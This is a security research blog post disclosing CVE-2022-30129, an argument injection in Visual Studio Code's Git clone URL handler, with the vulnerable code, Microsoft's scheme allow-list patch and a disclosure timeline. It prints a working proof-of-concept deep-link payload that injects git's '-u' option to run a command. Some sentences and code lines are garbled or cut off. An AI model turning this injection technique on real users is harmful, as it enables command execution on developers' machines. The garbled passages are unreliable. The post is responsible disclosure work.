Securing Developer Tools: Argument Injection in Visual Studio Code

BY THOMAS CHAUCHEFOIN | AUGUST 23, 2022


Security

Welcome back to our *Securing Developer Tools* series (part 1, part 2), in which we look at the security of software used by millions of developers every day! The safety of these applications is crucial to prevent attackers from compromising the computer on which developers are working, as they could use this access to obtain sensitive information, alter source code, and further pivot into the company's internal network.

This time, we dive into a new vulnerability we identified in one of the most popular IDEs: Visual Studio Code. It allowed attackers to craft malicious links that, once interacted with, would trick the IDE into executing unintended commands on the victim's computer. By reporting the issue to Microsoft, who quickly patched it, our researchers helped to secure the developer ecosystem.

Impact

The vulnerability can be used to target developers that have the Visual Studio Code IDE installed. Upon clicking on a malicious link crafted by an attacker, victims are prompted to clone a Git repository in Visual Studio Code. This operation is genuine and part of the workflow of most users. For instance, this is how GitLab allows easier cloning of projects:



If the developer accepts this operation, attackers can execute arbitrary commands on the victim's computer.

Interestingly, *Workspace Trust*, a feature to harden the IDEs and reduce the risk of unintended commands being executed, is not strictly enforced here. If the last Visual Studio Code window with focus is trusted by the current workspace, this security feature will not have the expected effect.

We disclosed this finding to Microsoft through their Researcher Portal, and the patch was released as part of Visual Studio Code 1.67.1 and higher. Microsoft published limited information about this bug as part of their security bulletin and assigned it CVE-2022-30129.

The following video shows the successful exploitation of the vulnerability on a macOS host by starting the macOS Calculator application:

In the sections below, we'll first describe how URL handlers are designed in Visual Studio Code and then review the implementation of the one reserved for Git actions to identify an argument injection bug. Further sections will describe how it could be exploited to gain the ability to execute arbitrary commands, as well as the patch implemented by Microsoft.

Visual Studio Code URL Handlers

Visual Studio Code is most commonly used as a stand-alone desktop application, thanks to Electron. This choice still allows some level of integration with the user's operating system, for instance, by allowing applications to register custom URL protocol handlers. In the case of Visual Studio Code, `vscode://` is registered, and `vscode-insiders://` for the nightly builds (also called Insiders build). This feature is named *Deep Links*.

The IDE allows internal and external extensions to listen to such events and handle them by registering sub-handlers. The main listener will handle such OS-level events and redirect them to the right extension.

They have to implement a simple interface with a method named `handleUri()` and announce it to the IDE with `window.registerUriHandler()`:

src/vscode-dts/vscode.d.ts

```
export interface UriHandler {
    handleUri(uri: Uri): ProviderResult<void>;
}
```

Finding an argument injection in the Git module

With this design in mind, it is now possible to start looking for URL handlers in the core of Visual Studio Code. At that time, three were available: `extensions/github-authentication` and `extensions/microsoft-authentication` to authenticate with third-party services and obtain the resulting access tokens, and `extensions/git` to allow users to clone remote repositories as shown above in GitLab.

With our prior experience reviewing the code of developer tools, we know that external invocations of version control tools are often riddled with argument injection bugs—you can head to the *Related Posts* section for a few examples. Let's look at the extensions/git's implementation of `handlerUri` first!

extensions/git/src/protocolHandler.ts

```
            case '/clone': this.clone(uri);
```

```
        // [...]
        commands.executeCommand('git.clone', data.url);
    }
```

The `git.clone` command is implemented in `extensions/git/src/commands.ts`; it is also possible to invoke it manually:

extensions/git/src/commands.ts

```
@command('git.clone')
async clone(url?: string, parentPath?: string): Promise<void> {
  await this.cloneRepository(url, parentPath);
}
```

Let's continue to dig deeper into the code to identify where the external Git binary is invoked:

extensions/git/src/commands.ts

```
async cloneRepository(url?: string, parentPath?: string, options: { recursive?: boolean } = {}): Promise<void>
    // [...]
    try {
        // [...]
        const repositoryPath = await window.withProgress(
                opts,
                (progress, token) => this.git.clone(url!, { parentPath: parentPath!, progress, recursive: opt
 );
```

extensions/git/src/git.ts

```
async clone(url: string, options: ICloneOptions, cancellationToken?: CancellationToken): Promise<string> {
    let baseFolderName = decodeURI(url).replace(/[\/]+$/, '').replace(/^.*[\/\\]/, '').replace(/\.git$/, '') |
    let folderName = baseFolderName;
    let folderPath = path.join(options.parentPath, folderName);
    // [...]
    try {
        let command = ['clone', url.includes(' ') ? encodeURI(url) : url, folderPath, '--progress'];
        if (options.recursive) {
                command.push('--recursive');
        }
        await this.exec(options.parentPath, command, {
                cancellationToken,
                env: { 'GIT_HTTP_USER_AGENT': this.userAgent },
                onSpawn,
        });
```

As promised, there is an argument injection bug in this code: the URL to clone the Git repository is fully controlled and concatenated into the external command line. If this URL starts with dashes, Git will understand it as an option instead of a positional argument.

Exploiting an argument injection on a Git clone operation

rent and often imply some subtleties; this one st and are left as an exercise to the reader.

As a reminder, we have two injection points:

- `url` : the URL of the remote Git repository to clone;
- `folderPath` : the destination folder, computed from the URL of the Git repository.

This is very important in this case as our injected option takes the place of a positional argument: without the second injection point Git wouldn't have anything to clone from and the injection wouldn't be exploitable.


Finally, if there is any space in the payload it will be URL-encoded before its interpolation in the command line; it will be easier to try to craft one without spaces:

extensions/git/src/git.ts

```
let command = ['clone', url.includes(' ') ? encodeURI(url) : url, folderPath, '--progress'];
```

We came up with the following payload:

- `vscode://` : the custom scheme registered by Visual Studio Code to the operating system;
- `vscode.git/clone?url=` : required to trigger the `git.clone` command in Visual Studio Code;
- `-u$({open,-a,calculator})` : we inject the option `-u` , equivalent to `--upload-pack` , to override the command that will be used to communicate with the remote end;
- `:x` : this part is required to trick Git into using the transport layer, recognize it as `PROTO_LOCAL` and invoke the aforementioned *upload-pack*.



```
vscode://vscode.git/clone?url=-u$({open,-a,calculator}):x

git clone '-u$({open,-a,calculator}):x'  '/home/[...]/-u$({open,-a,calculator}):x'
```

Patch

Microsoft addressed this issue by improving its validation on the URL of the Git repository to clone as part of the commit `c5da533` . The URL is parsed using Uri, an internal URI parser, to validate the scheme against a pre-established allow list. The rationale behind this change is that the argument injection bug can only happen if the prefix of the data is fully controlled, which won't be possible if the scheme part of the URL has to be part of this list.

```
--- a/extensions/git/src/protocolHandler.ts
+++ b/extensions/git/src/protocolHandler.ts
@@ -7,6 +7,8 @@ import { UriHandler, Uri, window, Disposable, commands } from 'vscode';
 import { dispose } from './util';
 import * as querystring from 'querystring';

+const schemes = new Set(['file', 'git', 'http', 'https', 'ssh']);
+
 export class GitProtocolHandler implements UriHandler {

        private disposables: Disposable[] = [];
                                                         dler {
```

```
+                       return;
+               }
+
+               let cloneUri: Uri;
+               try {
+                       cloneUri = Uri.parse(Array.isArray(data.url) ? data.url[0] : data.url, true);
+                       if (!schemes.has(cloneUri.scheme.toLowerCase())) {
+                               throw new Error('Unsupported scheme.');
+                       }
+               }
+               catch (ex) {
+                       console.warn('Invalid URI:', uri);
+                       return;
                }
-               commands.executeCommand('git.clone', data.url);
+               commands.executeCommand('git.clone', cloneUri.toString(true));
        }
        dispose(): void {
```

This finding was not eligible for a reward from the Microsoft Bug Bounty Program, as only the core is part of the scope; built-in extensions are de-facto excluded even if they are enabled by default. This submission still yielded us 40 points for the Microsoft Researcher Recognition Program and got us on the MSRC 2022 Q2 Leaderboard.

It is also interesting to note that the Visual Studio Code team started publishing information about security issues on GitHub on top of the usual security bulletin and release notes: the label *security* is now added to issues, and GitHub security advisories are published.

Timeline

Date	Action
2022-04-05	This issue is reported to Microsoft on their Researcher Portal.
2022-05-06	Microsoft confirms the issue and starts working on a patch.
2022-05-10	The patch is part of the release 1.67.1.

Summary

In this publication, we demonstrated how a vulnerability in one of the Visual Studio Code URL handlers could lead to the execution of arbitrary commands on the victim's host. The exploitation technique we demonstrated can also be applied to any other argument injection on a git clone invocation. We urge all developers to upgrade their IDE to the latest version and to remain careful when opening foreign links.

We would like to thank Microsoft for their prompt patch and the improvements on their Visual Studio Code disclosure process.

Related Blog Posts

- Securing Developer Tools: Git Integrations
- Securing Developer Tools: Package Managers
- PHP Supply Chain Attack on Composer

In-IDE

IDE extension that lets you fix coding issues before they exist!

Discover SonarLint →

In-Cloud

Setup is effortless and analysis is automatic for most languages

Discover SonarCloud →

On-premise

Fast, accurate Code Quality and Code Security analysis for most languages

Discover SonarQube →

Sonar blog delivered directly to your inbox!

We respect your privacy.

Email

Subscribe Now